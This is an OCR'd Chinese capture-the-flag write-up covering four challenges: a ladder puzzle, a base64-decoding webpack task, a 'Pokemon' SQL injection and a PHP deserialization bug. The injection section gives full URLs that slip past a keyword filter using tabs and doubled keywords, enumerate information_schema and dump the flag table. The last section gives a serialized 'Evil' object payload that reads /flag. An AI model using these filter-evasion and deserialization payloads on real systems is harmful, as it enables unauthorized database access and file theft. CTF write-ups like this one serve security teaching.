

奇妙小游戏题解

多次玩游戏发现 answer 与 entry 都不会大于纵列数，推测 asnwer 与 entry 与纵列数有关，再经过多次实验，发现规则是从下往上，从第 entry 根柱子出发只能往上走，遇到横向的字符就要跨到另一根链接的柱子上，到最上端的时候在第哪根柱子 answer 就是几。(柱子编号从左往右从 0 开始)
找到规则后开始速通。



webpack-engine 题解


进入题目环境后
找到奇怪的编码信息



解码后数据有一段为

```
default {\n  data() {\n    return {\n      fiiiiiliil4g:
'YUdkaGJXVjdSREJ1ZEY5bU1ISTVaWFJmTWw5RGJFOXpNMTlUTUhWeVkyVmZiVUJ3ZlE9PQo='\n    }\n
```


将其 base64 解码再解码



得到 flag


Pokemon 题解

先找到注入点




Code 则是我们可控的注入点

确定了空格 select or from 等字符都被拦截后，绕过构造 url，以下为构造及注入过程



http://121.43.141.153:60056/error.php?code=501%09anandd%090%09uniounionn%09seleselectct%091,2#


seleselectct%09TABLE_SCHEMA,TABLE_NAME%09frfromom%09INFORMATION_SCHEMA.COLUMNS%09#




http://121.43.141.153:60056/error.php?code=501%09anandd%090%09uniounionn%09seleselectct%09TABLE_SCHEMA,TABLE_NAME%09frfromom%09INFOorRMATION_SCHEMA.COLUMNS%09#

flllllllllaaaaaag

selselectect%09column_name,data_type%09frfromom%09infoorrmation_schema.columns%09whwhereere%09table_name='flllllllllaaaaaag'#




Selselectect%091,flag%09frfromom%09fllllllllaaaaaag#



最终得到 flag


一本单词书题解


先将 www.zip 下载。查看源码发现 php 反序列化 I 漏洞。



先绕过登录 php 代码，令 username=adm1n，password=1080a 进行绕过

再找到可进行漏洞利用的代码





然后构造序列化后的字符串 O:4:"Evil":2:{s:4:"file";s:5:"/flag";s:4:"flag";i:0;}
然后将其注入
用 a|O:4:"Evil":2:{s:4:"file";s:5:"/flag";s:4:"flag";i:0;} 与 b|O:4:"Evil":2:{s:4:"file";s:5:"/flag";s:4:"flag";i:0;}注入

得到 flag